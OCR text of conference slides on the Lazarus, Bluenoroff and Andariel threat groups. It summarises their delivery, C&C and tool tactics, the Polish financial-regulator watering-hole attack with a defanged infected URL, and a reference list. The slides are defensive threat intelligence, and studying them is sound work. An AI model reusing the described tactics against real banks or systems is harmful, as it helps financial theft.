
TTP & KEY FINDINGS

Some interesting facts

TTP & Key-finding

- Delivery
  - Deliver payload with spear-phishing emails.
- Infrastructure
  - Frequently use compromised C&C server.
- Tools
  - Many shared code between proprietary malwares.
  - Open source tools in arsenal (i.e.Aryan, Xtreme RAT, Ghost RAT, FBI RAT)
  - Destroy evidence and tracks with ransomware. (i.e. Taiwan Far Eastern with Hermes Ransomware)
- Target
  - Targeting SWIFT system when attack on banks.
  - Launching SWIFT transaction during holiday/weekends.
- Persistent
  - Penetrating target’s network and control for a long time before doing transaction.


C&C World Map




Getting new C&C server with (stolen? ransomed?) bitcoin

- Our observation shows that there are lesser compromised server been used in the recent attacks.
- In a case we investigated, we tried to inquiry the registrant information of an Andariel group's C&C server from the hosting server provider.
- The hosting server provider reveals that since the server was pay with bitcoin, they don't have any information about the identity.
- It is a far more effective way than hacking legitimate servers and also keeping anonymity.

Friday, Dec 1, 23:28-23:29 UTC
CoinDesk BPI: $10 747.91



Sample Timestamp Analysis of Andariel Group



BLACK HAT SOUND BYTES

Conclusion

BLACK HAT SOUND BYTES (CONCLUSION)

- We’ve seen an increasing trend of nation-state actors using their cyber espionage capabilities for financial gain.
- Lazarus, Bluenoroff and Andariel groups targeted not only banks, but also bitcoin users/exchanges and ATM machines.
- In many cases, the attackers shows strong knowledge to the compromised system, network environment and their targets. They tailored their tools and develop 0 days for the targets. (They study hard about you!!)
- It is difficult to track these threat groups only with C&C infrastructure. Therefore, be familiar with their tools and tactic is one of the key to defend against them. (You should study hard about them too!!!)

Q&A

Any Questions ?

 ashley@hitcon.org

 null@fsec.or.kr

 kjkwak@fsec.or.kr

Reference

POLISH FINANCIAL SUPERVISION AUTHORITY (FROM Bluenoroff)


- Disclosed in Feb 2017, but the initial attack was taken in as early as **October 2016**
- **Target** : **Polish Financial Supervision Authority** and **more than 100 banks in Europe** and many other countries (including South Korea)
- **Attack Vector: Watering Hole attack & IP whitelist**
- Malware Family : Ratankba, Destover
- Threat Actor : Bluenoroff
- Infected Webpage URL
  - https://www.knf.gov[.]pl/opracowania/sektor_bankowy/index.html

Rank	Country	Count
1	Poland	19
2	United States	15
3	Mexico	9
4	United Kingdom	7
5	Chile	6
6	Brazil	5
7	Peru	3
7	Colombia	3
7	Denmark	3
7	India	3

(from BAE SYSTEMS THREAT RESEARCH BLOG)

POLISH FINANCIAL SUPERVISION AUTHORITY (FROM Bluenoroff)

- Reference
  - “Lazarus Under The Hood”, Kaspersky
    - https://securelist.com/files/2017/04/Lazarus_Under_The_Hood_PDF_final.pdf
  - Attackers target dozens of global banks with new malware
    - https://www.symantec.com/connect/blogs/attackers-target-dozens-global-banks-new-malware-0
  - Jak to było z tym atakiem na KNF i polskie banki oraz kto jeszcze był na celowniku atakujących? (Polish title)
    - https://niebezpiecznik.pl/post/jak-przeprowadzono-atak-na-knf-i-polskie-banki-oraz-kto-jeszcze-byl-na-celowniku-przestepcow/
  - Watering hole attacks on Polish Banks Linked to Lazarus Group
    - http://securityaffairs.co/wordpress/56235/apt/lazarus-group-polish-bank.html
  - Several Polish banks hacked, information stolen by unknown attackers
    - https://badcyber.com/several-polish-banks-hacked-information-stolen-by-unknown-attackers/



LAZARUS & WATERING-HOLE ATTACKS

On 3rd February 2017, researchers at badcyber.com released an article that detailed a series of attacks directed at Polish financial institutions. The article is brief, but states that *"This is – by far – the most serious information security incident we have seen in Poland"* followed by a claim that over 20 commercial banks had been confirmed as victims.

This report provides an outline of the attacks based on what was shared in the article, and our own additional findings.

ANALYSIS

As stated in the blog, the attacks are suspected of originating from the website of the Polish Financial Supervision Authority (knf.gov[.]pl), shown below: